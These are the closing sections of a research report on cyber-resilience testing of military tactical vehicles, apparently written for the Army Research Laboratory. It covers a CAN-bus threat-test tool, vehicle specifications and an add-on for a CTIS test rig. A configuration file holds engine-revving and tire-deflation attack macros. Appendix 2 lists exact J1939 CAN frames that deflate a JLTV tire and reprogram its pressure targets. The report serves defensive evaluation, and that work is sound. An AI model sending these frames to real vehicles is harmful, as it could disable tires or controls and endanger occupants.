



Figure 27 Edit config.config file flag

3. Set “enabled” to true on each test to execute.



```
1 {
2   "testmode": false,
3   "log_every_message": true,
4   "auto_continue": false,
5   "formatted_timestamp": false,
6   "relative_timestamp": false,
7   "interface_connection": {
8     "win":
9     {
10      "interface": "pcan",
11      "channel": "PCAN_USB001",
12      "bitrate": 250000
13     },
14     "linux":
15     {
16      "interface": "pocketcan",
17      "channel": "can0",
18      "bitrate": 250000,
19      "modprobe": "peak_usb"
20     }
21   },
22   "macro_file": "macro.json",
23   "macros": [
24     {
25      "macro": "rev_engine",
26      "params": { "value": 900 },
27      "enabled": false,
28     },
29     {
30      "macro": "deflate_fl_tire",
31      "params": { "time_ms_to_deflate_tire": 10000 },
32      "enabled": false
33     },
34     {
35      "macro": "headlights_on",
36      "enabled": true
37     }
38   ]
39 }
```

Figure 28 Additional edit canfig.config file flag

4. Save the canfig.config file.

5. Click start button on application




Figure 29 Press start button to begin testing




Figure 30 Instructions for executing the individual threat tests

6. Click start to perform the individual test.




Figure 31 Click start again to execute individual threat tests

7. When testing is complete, click reset to reset the application.




Figure 32 Individual threat test end sequence

Once again, the test sequencing was constructed using SAE best practices so that safety of the MGW operator while test are executed is maximized.

Configuration

The config.json is the file containing all tests imported from the macros.json. The config.json file is comprised of the test application configuration and the test configuration. The application configuration is where the end user would set parameters for the application such as the test mode, logs, failure handling, time formats and interface. The test mode allows the user to run the application in a simulated state, without a vehicle. This is achieved by setting test mode to true, otherwise it will need a vehicle connection to perform the test.

The application will create logs upon running when the "log_every_message" parameter is set to true. Auto-continue allows the application to run regardless if the tests succeed or fail, unless there is an exception in the operation itself. Timestamps have three configurations:

- Formatted
- Relative
- UNIX.

If the Formatted_timestamp is set to true, then the application will show dd/mm/yyyy date format. If Relative_timestamps is set to true, the first message is timestamped "0" then all subsequent messages are timestamped after that. If both are set to false, then the application will use UNIX timestamps off the

local machine running the application. The interface connection is automated. The application will detect whether the local machine is using Windows or LINUX and load the appropriate drivers for that operating system.

Tests

Test are selected to execute, by setting the “enabled” tag to true. Some tests can be configured by the end user through the “params” tag. The CANDO application currently has eight tests that can be executed.

JLTV Engine Bus Threat Tests – while performing these threat tests the system must be connected to the engine CAN bus as explained in section 8.

- The PGN 0 RPM threat test speeds the engine to a set RPM value in the Macros.json. The end-user cannot config that value, in the canfig.config file. The parameter, “max-rpm-value” sets the RPM alert value. The test will pass when the RPM hits the “max-rpm-value”.
- The CTIS (Central Tire Inflation System) deflate tire threat test will deflate the front left tire of the vehicle for a specified amount of time. The parameter “time_ms_to_deflate_tire” sets the duration to deflate in milliseconds. Please note, that setting this value too high, could result in the tire being completely deflated.
- The CTIS reprogram overspeed threat test rewrites one pressure target, by a few PSIs, for the vehicle’s CTIS. There are no configuration parameters for this test in the canfig.config file. Please note, that the test does NOT revert the pressue target back to correct value.
- This will need to be corrected using the DANA diagnostics application and loading the correct DANA configuration file or manually editing the target value.
- The suspension CAN Bus test is the vehicle pitch test. This test sends a signal to the DSDU to mimic a pitch level fault for a specified amount of time. This fault can be viewed in the DSDU. The parameter “time_ms_to_write_not_level” sets the duration the vehicle will not be level in milliseconds.

JLTV Chassis Bus Threat Tests – while performing these threat tests the system must be connected to the chassis CAN bus as explained in section 8.

- The headlight test will turn the headlights on. There are no configuration parameters for this test in the canfig.config file.
- The windshield deicer test turns on the windshield deicing wires in the windshield. There are no configuration parameters for this test.
- The suspension adjustment test lowers the front left suspension for a specified amount of time. The “time_ms_to_lower_FL_strut” parameter sets the duration to lower the suspension in milliseconds.
- The hydraulic temperature test sets the oil temperature high enough to cause a diagnostic trouble code (DTC) for a specified amount of time. Please note that the oil is not being heated. The test sends a code to the vehicle with a high hydraulic oil temperature. The “time_ms_to_write_fault” parameter sets the duration the fault will be displayed in milliseconds.

On-Vehicle JLTV A1 Test Results

PSU-ARL provided 2 on vehicle data sets in candump format using CANDO to the US Army Combat Capabilities Development Command (CCDC) Army Research Laboratory (ARL):

Set1 – A run of all 8 tests with a Bonware system applied to the vehicle for threat prevention.

Set 2 - A run of all 8 tests with a no Bonware system applied to the vehicle for threat prevention.

Section 11 – Conclusion – Summary of the Most Important Results

The goal of this effort was to solidify a foundation upon which the DoD community can establish technically rigorous, science-based, repeatable, automated, and affordable methods to measure cyber-resilience of military engineered artifacts.

Through the development and on vehicle testing of the CANDO and Autocrat applications this has been done. These applications have been tested on a production JLTV A1 against a broad and realistic set of known threats both with and without bonware applications. The data and scoring of the tests reflect the performance of the vehicle when exposed to threats.

Having a QMoCR methodology will allow vehicle program managers who are not cyber experts to assess one or more bonware applications on an equal footing.

Section 12 - Acknowledgements

The PSU-ARL research team would like to thank the US Army Combat Capabilities Development Command (CCDC) Army Research Laboratory (ARL) team for the opportunity to perform this important work. Their (government and contractors) dedication to thoroughly investigating the resiliency problem, tirelessly working to resolve issues and documenting the process was and is impressive.

Appendix 1 - Other Vehicles Modeled for Demonstration of QMoCR Concepts

PSU-ARL in our MGVS Subject Matter Expert (SME) role provided performance data that was used to model a number of vehicles for simulations regarding the impacts of resiliency on single and multi-vehicle performance. The included slides in the section lay out this data.

Other Common Tactical Vehicles That Can Be Modeled



Many U S Army vehicles can be modeled for this effort. This document will address the 2 most common outside of the JLTV that have the requisite technology to give meaningful results.

FMTV A2



FMTV A2 FAMILY OF MEDIUM TACTICAL VEHICLES

4x4

- 2.5-ton Van
- 3-ton Cargo
- 3-ton Chassis


6x6

- 2.5-ton Expandable Van
- 8-ton Cargo
- 8-ton Cargo with Material Handling Equipment (MHE)
- 8-ton Chassis
- 8-ton Long Cargo
- 8-ton Long Chassis
- 8-ton Long Wheel Base (LWB) with Material Handling Equipment (MHE)
- 8.8-ton Loading Handling System (LHS)
- 10-ton Chassis
- 10-ton Dump
- 10-ton Dump with Winch
- 12.5-ton Tractor
- Wrecker with Winch



- Approx. 110,000 FMTVs in all variants have been produced.
- As can be seen there are many sub variants of the FMTV A2.
- For simplicities sake we can use the M1078 A2 4X4 3 ton cargo variant as it is common.
- Approx. fuel tank size – 60 Gallons
- Approx. vehicle curb weight – 20,000 lbs
- Payload – 6,000 lbs, so 26,000 lbs GVWR
- Caterpillar C7 engine variant

FMTV A2 CADARM Primary & Backup Control Unit Power, Torque & Fuel Consumption Curves



Primary – represents the curves for the FMTV A2 running the stock engine control unit

Backup - represents the curves for the FMTV A2 running the CADARM switched backup engine control unit

CADARM – cyber Attack Detection And Response Module

FMTV A2 - Driveline



FMTV A2 FAMILY OF MEDIUM TACTICAL VEHICLES

4x4

- 2.5-ton Van
- 3-ton Cargo
- 3-ton Chassis

6x6

- 2.5-ton Expandable Van
- 8-ton Cargo
- 8-ton Cargo with Material Handling Equipment (MHE)
- 8-ton Chassis
- 8-ton Long Cargo
- 8-ton Long Chassis
- 8-ton Long Wheel Base (LWB) with Material Handling Equipment (MHE)
- 8.8-ton Loading Handling System (LHS)
- 10-ton Chassis
- 10-ton Dump
- 10-ton Dump with Winch
- 12.5-ton Tractor
- Wrecker with Winch



- Transmission – Allison 3700SP
 - 7 speeds
 - First 6.93 to 1
 - Second 4.18 to 1
 - Third 2.24 to 1
 - Fourth 1.69 to 1
 - Fifth 1.20 to 1
 - Sixth 0.90 to 1
 - Seventh 0.78 to 1
 - Reverse -5.00 to 1
- Transfer Case – None
- Axles - Oshkosh
 - Overall ratio 7.80 to 1
- Tires – Michelin XZL 395/85 R20
 - Loaded radius – 542mm
 - Rolling circumference – 3600mm

HEMTT A4




HEMTT A4 HEAVY EXPANDED MOBILITY TACTICAL TRUCK

- Cargo Truck
- Cargo/Multiple Launch Rocket System (MLRS) Resupply
- Guided Missile Transporter (GMT)
- Light Equipment Transporter (LET)
- Loading Handling System (LHS)
- Patriot Tractor
- Recovery Truck
- Tanker



- Approx. 36,000 HEMTTs in all variants have been produced.
- As can be seen there are also many sub variants of the HEMTT A4.
- For simplicities sake we can use the M977 A4 8X8 10 ton cargo variant as it is common.
- Approx. fuel tank size – 150 Gallons
- Approx. vehicle curb weight – 42,000 lbs
- Payload – 20,000 lbs, so 62,000 lbs GVWR
- Caterpillar C15 engine variant

HEMTT A4 CADARM Primary & Backup Control Unit Power, Torque & Fuel Consumption Curves



Primary – represents the curves for the HEMTT A4 running the stock engine control unit

Backup - represents the curves for the HEMTT A4 running the CADARM switched backup engine control unit

CADARM – Cyber Attack Detection And Response Module

HEMTT A4 - Driveline



HEMTT A4 HEAVY EXPANDED MOBILITY TACTICAL TRUCK

- Cargo Truck
- Cargo/Multiple Launch Rocket System (MLRS) Resupply
- Guided Missile Transporter (GMT)
- Light Equipment Transporter (LET)
- Loading Handling System (LHS)
- Patriot Tractor
- Recovery Truck
- Tanker



- Transmission – Allison 4500SP
 - 5 speeds
 - First 4.70 to 1
 - Second 2.70 to 1
 - Third 1.53 to 1
 - Fourth 1.00 to 1
 - Fifth 0.67 to 1
 - Reverse -5.55 to 1
- Transfer Case – Oshkosh 55000
 - 2 speed (only high is normally used)
 - High 0.98 to 1
 - Low 2.66 to 1
- Axles - Oshkosh and DANA
 - Ratio
 - 5.43 to 1
- Tires – Michelin XZL 16.00R-20
 - Loaded radius – 609mm
 - Rolling circumference – 4060mm

JLTV A1




- JLTV**
JOINT LIGHT TACTICAL VEHICLE
- Close Combat Weapons Carrier (CCWC)
 - General Purpose (GP)
 - Heavy Guns Carrier (HGC)
 - Trailer
 - Utility (UT)



- Approx. 10,000 JLTVs in all variants have been produced.
- As can be seen there are several sub variants of the JLTV A1.
- For simplicities sake we can use the M1280 General Purpose (GP) variant as it is common.
- Approx. fuel tank size – 35 Gallons
- Approx. vehicle curb weight – 20,000 lbs (B-kit armor installed)
- Payload – 3,500 lbs, so 23,500 lbs GVWR
- Banks GM Duramax L5P engine variant

**JLTV A1 CADARM Primary & Backup Control Unit
Power, Torque & Fuel Consumption Curves**



Primary – represents the curves for the JLTV A1 running the stock engine control unit

Backup - represents the curves for the JLTV A1 running the CADARM switched backup engine control unit

CADARM – Cyber Attack Detection And Response Module

JLTV A1 - Driveline



- JLTV**
JOINT LIGHT TACTICAL VEHICLE
- Close Combat Weapons Carrier (CCWC)
 - General Purpose (GP)
 - Heavy Guns Carrier (HGC)
 - Trailer
 - Utility (UT)



- Transmission – Allison 2500SP (no not a 2600SP)
 - 6 speeds

First	3.51 to 1
Second	1.90 to 1
Third	1.44 to 1
Fourth	1.00 to 1
Fifth	0.74 to 1
Sixth	0.64 to 1
Reverse	-5.09 to 1
- Transfer Case – Oshkosh
 - 2 speed (only high is normally used)

High	1.64 to 1
Low	2.95 to 1
- Axles - Oshkosh and DANA
 - Overall ratio

4.46 to 1

- Tires – Michelin XZL 365/80 R20
 - Loaded radius – 519mm
 - Rolling circumference – 3330mm

Appendix 2 - CTIS PASTA Add-On

Summary

The CTIS PASTA add-on system was designed as a means to adapt the JLTVs J1939 CAN controlled CTIS (Central Tire Inflation System) PCU (Pneumatic Control Unit) module to functionally integrate with the Toyota PASTA hardware system. The goal is to expand the capabilities of the PASTA system to better emulate the tactical systems of interest by adding common tactical sub-systems like CTIS to PASTA.




Figure 33 CTIS PASTA ad-on system

CTIS PASTA add-on system details

The add on system is made up of 2 modules:

1. Dana Corporation JLTV CTIS PCU module

This is the electronic module installed on the JLTV to control the inflation/deflation of the tires. It holds the flash file for all terrain/load related tire pressure targets and warnings. A number of systems on the JLTV communicate with the CTIS module over the data bus for command and control purposes. Additionally a maintainers laptop has a software application (Dana Diagnostics) that connects through the J1939 CAN data bus and helps diagnose issues with the CTIS system.




Figure 34 CTIS module connector wiring

Grounding pin B2 (PRESS SW) on the module allows for full function because it tells the module that vehicles compressed air pressure has reached operational levels that can support CTIS functions. This grounding has been done on the CTIS PASTA add-on in the harness connections.

2. Peak Systems IPEH-002214 Programmable CAN router

This module allows the 250K bit/s J1939 CAN CTIS PCU to connect to the 500K bit/s CAN network on the PASTA system. Because this is a programmable CAN bridge it can also emulate the function of the JLTVs 3G module (CAN bridge along with other functions). The 3G module allows selected messages on one CAN data bus to be routed to another CAN data bus for command and control purposes.




Figure 35 IPEH PASTA side connector




Figure 36 IPEH CTIS side connector

There are a pair of 120 Ohm termination connectors (figure 1 CAN Terminators) between the CTIS module and the CAN bridge. These are required for an electrically valid CAN network and should not be removed. The CTIS module and the 250K side of the CAN bridge represent a distinct data bus and must be terminated as such.

There are no terminators between the CAN bridge and the PASTA system. It is assumed that all CAN networks on PASTA will already be properly terminated. Therefore no additional termination is required to add the CTIS PASTA add-on.

There are 4 labeled connections to the PASTA system:

1. Red - 12 volt power (not fused)
2. Black - Ground
3. Yellow - J1939 CAN Hi (500K bit/s 29 bit identifier)
4. Green - J1939 CAN Lo (500K bit/s 29 bit identifier)

Communicating with the CTIS module

As soon as it is powered on the CTIS module will begin to broadcast a number of CAN messages at a continuous rate. These messages will be read by the CAN bridge and re-transmitted into the PASTA network at the correct 500K bit/s rate.

Any CAN 2.0 message transmitted on the PASTA network that the add-on is connected to will be retransmitted by the IPEH CAN bridge to the 250K network that the CTIS module is on. Messages that originate from the CTIS module will be transmitted onto the PASTA CAN data bus by the IPEH CAN bridge at the 500K bit/s rate. Messages that come from any device other than the CTIS module on the 250K network will be blocked by the CAN bridge module and not transmitted onto the 500K PASTA CAN network.

Specific CTIS CAN messages

The CTIS module will normally claim address 33h on the J1939 data bus. It will accept command messages from any address. In the cases given the source address F9h was used to communicate with the CTIS module.

Known messages regularly transmitted by the CTIS module.

The following messages will be transmitted by the CTIS PASTA add-on. If you do not see these messages then there is likely an issue.

- 1) J1939 Address claim:
 - ID:18EEFF33 Data: 7E 8C 4D 09 00 26 00 80 (J1939 address claim message)
- 2) J1939 Tire condition:
 - ID:18FEF433 Data: 11 00 FF FF FF FF FF FF (J1939 tire condition)
- 3) J1939 Proprietary messages:
 - ID:1CFFE533 Data: 01 80 6C 01 FF FF FF F0 (J1939 proprietary)
 - ID:1CFFE633 Data: 4E 4E 4E 4E FF FF FF FF (J1939 proprietary)
 - ID:1CFFE733 Data: 00 40 00 80 00 40 80 00 (J1939 proprietary)

Messages transmitted to the CTIS module.

- 1) J1939 Deflate left front tire sequence messages:
 - I. ID:18EF33F9 Data:C4 C0 00 FF FF FF FF FF (send once to enter diagnostic mode)
 - II. ID:18EF33F9 Data:76 01 08 FF FF FF FF FF (send once to deflate left front tire)
 - III. ID:18EF33F9 Data:76 00 04 FF FF FF FF FF (stop)

Note: there appears to be no timing constraints on how these messages are sent.

- 2)
 - a. J1939 Tire PSI target read
 - I. ID:18EF33F9 Data: FF 00 C0 FF FF FF FF FF
 - II. ID1CEC33F9 Data: 11 0A 01 FF FF 00 EF 00

Note: messages must be sent once with a 7 ms time delay in between messages

Tire PSI target read values are described in part b.

b. J1939 Reprogram tire pressure targets messages:

- I. ID:18EF33F9 Data: DC 14 26 58 9A FF FF FF
- II. ID:18EB33F9 Data: 01 FF C0 (Emergency PSI-Front Unloaded) (Emergency PSI-Front Light Load) (Emergency PSI-Front Heavy Load) (Emergency PSI-Front Max Load) (Mud/Sand/Snow PSI-Front Unloaded)
- III. ID:18EB33F9 Data: 02 (Mud/Sand/Snow PSI-Front Light Load) (Mud/Sand/Snow PSI-Front Heavy Load) (Mud/Sand/Snow PSI-Max Load) (Cross Country PSI-Front Unloaded) (Cross Country PSI-Front Light Load) (Cross Country PSI-Front Heavy Load) (Cross Country PSI-Front Max Load)
- IV. ID:18EB33F9 Data: 03 (Highway PSI-Front Unloaded) (Highway PSI-Front Light Load) (Highway PSI-Front Heavy Load) (Highway PSI-Front Max Load) (Emergency PSI-Rear Unloaded) (Emergency PSI-Rear Light Load) (Emergency PSI-Rear Heavy Load)
- V. ID:18EB33F9 Data: 04 (Emergency PSI-Rear Max Load) (Mud/Sand/Snow PSI-Rear Unloaded) (Mud/Sand/Snow PSI-Rear Light Load) (Mud/Sand/Snow PSI-Rear Heavy Load) (Mud/Sand/Snow PSI-Rear Max Load) (Cross Country PSI-Rear Unloaded) (Cross Country PSI-Rear Light Load)
- VI. ID:18EB33F9 Data: 05 (Cross Country PSI-Rear Heavy Load) (Cross Country PSI-Rear Max Load) (Highway PSI-Rear Unloaded) (Highway PSI-Rear Light Load) (Highway PSI-Rear Heavy Load) (Highway PSI-Rear Max Load) FF
- VII. ID:18EB33F9 Data: 06 FF FF FF FF FF FF 00
- VIII. ID:18EB33F9 Data: 07 00 00 00 00 00 00 00
- IX. ID:18EB33F9 Data: 08 00 00 00 00 00 00 00
- X. ID:18EB33F9 Data: 09 00 00 00 00 00 00 00

Notes: Desired pressure value must be double the pressure you want to change it to. For example, if you want to change a pressure to 40 psi, double it (80), then convert to hex (50).

Each message must be sent once to reprogram the module. Each message must have a 500 ms time delay between transmit.

Appendix 3 – Operational Mode Summary (OMS) Structure

This appendix describes lays out an unpopulated OMS table typically used to build the purchase requirements for an MGV. Any cyber threat that causes a vehicle to fail to meet this specifications could be considered an operational mission failure of the vehicle.

Vehicle X		
Vehicle Characteristics		
Performance	Specification	Units
Payload		kg
Towed Payload		kg
Cross Country Payload		kg
Highway Payload		kg
Grade Operation		
Smooth surface forward/reverse		%
Side Slope		
Highway mode, continuous speed		%
Sinusoidal maneuvering up to X mph		%
Sinusoidal maneuvering up to Y mph		%
Speed		
